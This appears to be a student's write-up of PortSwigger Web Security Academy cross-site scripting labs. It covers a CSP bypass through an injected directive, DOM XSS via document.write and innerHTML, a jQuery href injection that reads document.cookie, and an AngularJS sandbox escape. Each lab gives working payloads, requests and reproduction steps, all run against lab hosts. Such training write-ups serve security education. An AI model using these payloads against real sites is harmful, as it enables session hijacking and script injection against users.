Source lab: https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-csp-bypass
Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

The search parameter is reflected unencoded (as in Lab 9), but the response also sets a Content-Security-Policy header intended to block inline script execution. The CSP's report-uri directive itself takes a user-controlled token parameter, which allows a second directive to be smuggled in and override the restrictive policy.


Vulnerable Parameter / Sink

The search parameter (reflected XSS) combined with the token parameter that flows into the Content-Security-Policy: ...report-uri /csp?token=<token> response header.

Payload Used

```
?search=<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```

1. Screenshot



2. Request

```
GET
/?search=%3Cscript%3Ealert(1)%3C%2Fscript%3E&token=%3Bscript-src-elem+%27unsafe-inline%2
7 HTTP/2
Host: 0ae4004503642b6e81b94811000f00c2.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK
Content-Security-Policy: script-src 'self'; report-uri /csp?token=;script-src-elem
'unsafe-inline'

<script>alert(1)</script>
```

4. Notes / Observations

Testing the search parameter alone confirmed classic reflected XSS, but the alert did not fire due to the CSP header blocking inline scripts. Inspecting the response headers showed the report-uri directive echoing the token parameter unsanitized — the semicolon in the payload terminates that directive and starts a new, permissive script-src-elem directive. This lab required Chrome, since script-src-elem support varies by browser.

5. Steps to Reproduce

Step 1: Confirm the reflected XSS point in the search parameter, and note that the CSP header currently blocks it from firing.

Step 2: Inspect the Content-Security-Policy response header and identify that the report-uri value includes an attacker-controlled token parameter.

Step 3: Craft a token value of ;script-src-elem 'unsafe-inline' to terminate the report-uri directive and inject a permissive script-src-elem directive.

Step 4: Combine both parameters in one request: search=<script>alert(1)</script> and the crafted token.

Step 5: Load the URL in Chrome and confirm alert(1) now executes despite CSP being present.

6. Impact

Demonstrates that a Content-Security-Policy is only as strong as every directive in it — a single user-controlled value feeding into the policy itself can completely undermine the protection, giving a false sense of security while remaining fully exploitable.

Lab 11: DOM XSS in document.write Sink Using Source location.search

Source lab: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink

Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

Client-side JavaScript on the search results page takes the query string directly from location.search and writes it into the page via document.write(), without any sanitization, to build an <img> tag showing the search term.


Vulnerable Parameter / Sink

Source: location.search (the search URL parameter). Sink: document.write() building an <img src="..."> element.

Payload Used

```
"><svg onload=alert(1)>
```

1. Screenshot



2. Request

```
GET /?search=%22%3E%3Csvg+onload%3Dalert(1)%3E HTTP/2
Host: 0ad6006b03f85cf880cc8f4700250092.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<script>
  document.write('<img src="/resources/images/tracker.gif?searchTerms="><svg
onload=alert(1)>">');
</script>
```

4. Notes / Observations

Using the browser DevTools' 'Search Source' panel with the string document.write quickly located the vulnerable sink and confirmed it read directly from location.search without encoding.

5. Steps to Reproduce

Step 1: Search the DOM Invader / browser DevTools sources for document.write to find the sink and confirm it uses location.search.

Step 2: Enter the payload "><svg onload=alert(1)> into the search box (or directly in the URL's search parameter).

Step 3: Submit and confirm the alert(1) dialog fires.

6. Impact

DOM-based XSS via document.write means the vulnerability lives entirely in client-side code and will not be caught by server-side input validation or WAFs inspecting the request body — an attacker only needs to get a victim to click a crafted link to execute JavaScript in their session.

Lab 12: DOM XSS in document.write Sink Using Source location.search Inside a Select Element

Source lab:
https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element

Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

Similar sink to Lab 11, but the storeId parameter is written into a <select> dropdown's <option> markup, requiring the payload to close the select element itself before injecting a new HTML element.


Vulnerable Parameter / Sink

Source: location.search (storeId parameter). Sink: document.write() rendering <option> elements inside a <select>.

Payload Used

```
"></select><img src=1 onerror=alert(1)>
```

1. Screenshot



2. Request

```
GET
/product?productId=1&storeId=%22%3E%3C%2Fselect%3E%3Cimg%20src%3D1%20onerror%3Dalert(1)%
3E HTTP/2
Host: 0a7600f104ab9caa8149b2dd00a80087.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<script>
  document.write('<select><option value="1">...</option><option
value="'+storeId+'">...</option></select>');
</script>
```

4. Notes / Observations

A plain <script> payload was blocked by context (it landed inside an attribute/option value, not executable). Closing the </select> tag first, then injecting a self-triggering <img onerror> element, was required to get execution.

5. Steps to Reproduce

Step 1: Identify that the storeId query parameter is written into an <option> value inside a <select> via document.write.

Step 2: Set storeId to "></select><img src=1 onerror=alert(1)>

Step 3: Load the crafted URL (product?productId=1&storeId=...).

Step 4: Confirm the alert(1) dialog fires.

6. Impact

Confirms that seemingly minor UI parameters (like a store selector) can still be a full DOM XSS vector when reflected via document.write — attackers can hijack sessions or perform actions on behalf of any user who opens a crafted product link.

Lab 13: DOM XSS in innerHTML Sink Using Source location.search

Source lab: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink
Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

A blog search feature reads the search term from location.search and assigns it directly to a 's innerHTML, which parses and renders any HTML/JS it contains.


Vulnerable Parameter / Sink

Source: location.search. Sink: element.innerHTML = <user input> inside a results .

Payload Used

```
<img src=1 onerror=alert(1)>
```

1. Screenshot



2. Request

```
GET /?search=%3Cimg+src%3D1+onerror%3Dalert(1)%3E HTTP/2
Host: 0aa000e404eb7bf18006031800ff007d.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<script>
  document.getElementById('searchMessage').innerHTML = "0 search results for '<img src=1
onerror=alert(1)>'";
</script>
```

4. Notes / Observations

A <script> tag payload did not execute (innerHTML does not run injected <script> elements), which is why an event-handler-based payload (onerror on a broken image) was used instead.

5. Steps to Reproduce

Step 1: Search the client-side JavaScript for .innerHTML to find the sink and confirm the source is location.search.

Step 2: Enter <img src=1 onerror=alert(1)> into the search box.

Step 3: Submit and confirm the alert(1) dialog fires.

6. Impact

innerHTML-based DOM XSS is extremely common in single-page applications; this lab shows the standard bypass (event handlers instead of <script> tags) that makes the vulnerability exploitable even when developers assume innerHTML is 'safer' than document.write.

Lab 14: DOM XSS in jQuery Anchor href Attribute Sink Using Location.search Source

Source lab: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-href-attribute-sink

Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

The 'submit feedback' page has a 'back' link whose destination is taken from the returnPath query parameter and set via jQuery's .attr('href', ...), allowing a javascript: URI to be injected.


Vulnerable Parameter / Sink

Source: location.search (returnPath parameter). Sink: jQuery $(selector).attr('href', returnPath) on the back link.

Payload Used

```
javascript:alert(document.cookie)
```

1. Screenshot



2. Request

```
GET /feedback?returnPath=javascript%3Aalert(document.cookie) HTTP/2
Host: 0a970095039ec10580b3037c00d500e6.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<script>$('#backLink').attr('href', returnPath);</script>
<a id="backLink" href="javascript:alert(document.cookie)">Back</a>
```

4. Notes / Observations

jQuery's .attr() performs no scheme validation, so it happily sets a javascript: URI as an href value, identical in effect to the raw HTML href-attribute case in Lab 8 but reached via client-side code rather than a server-rendered template.

5. Steps to Reproduce

Step 1: Navigate to the Submit Feedback page.

Step 2: Modify the returnPath query parameter to javascript:alert(document.cookie)

Step 3: Load the page and click the 'back' link.

Step 4: Confirm the alert dialog displays the session cookie.

6. Impact

Directly demonstrates session-cookie theft via DOM XSS — in a real attack this would be exfiltrated to an attacker-controlled server instead of shown in an alert, giving the attacker the means to hijack the victim's session outright.

Lab 15: DOM XSS in AngularJS Expression with Angle Brackets and Double Quotes HTML-Encoded

Source lab: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-angularjs-expression
Severity: Medium **Vulnerability class:** Cross-Site Scripting (XSS)

Objective

The search page is an AngularJS application (ng-app is present). Although angle brackets are HTML-encoded, any user input rendered inside the Angular template is still evaluated as an Angular expression if it appears within an Angular-processed element, letting an attacker escape the sandbox entirely.


Vulnerable Parameter / Sink

The search term is reflected inside an element governed by ng-app, so any {{ }} expression in it is evaluated by AngularJS's expression parser.

Payload Used

```
{{$on.constructor('alert(1)')()}}
```

1. Screenshot



2. Request

```
GET /?search=%7B%7B%24on.constructor(%27alert(1)%27)()%7D%7D HTTP/2
Host: 0a700067033664148335bad2007700fc.web-security-academy.net
```

3. Response

```
HTTP/2 200 OK

<span ng-app>0 search results for '{{$on.constructor('alert(1)')()}}'</span>
```

4. Notes / Observations

A standard <script> or <img onerror> payload was HTML-encoded and rendered as inert text, confirming classic HTML-injection payloads were filtered. Recognizing the ng-app attribute pointed to AngularJS's sandbox-escape technique instead of a markup-based one.

5. Steps to Reproduce

Step 1: Identify that the page uses AngularJS (look for the ng-app attribute in the page source).

Step 2: Enter {{$on.constructor('alert(1)')()}} into the search box.

Step 3: Submit the search and confirm the alert(1) dialog fires, despite angle brackets being encoded elsewhere on the page.

6. Impact

Shows that framework-specific expression syntax can bypass generic HTML-encoding defenses entirely — teams relying solely on encoding angle brackets/quotes, without considering framework template injection, remain exploitable for full JavaScript execution.
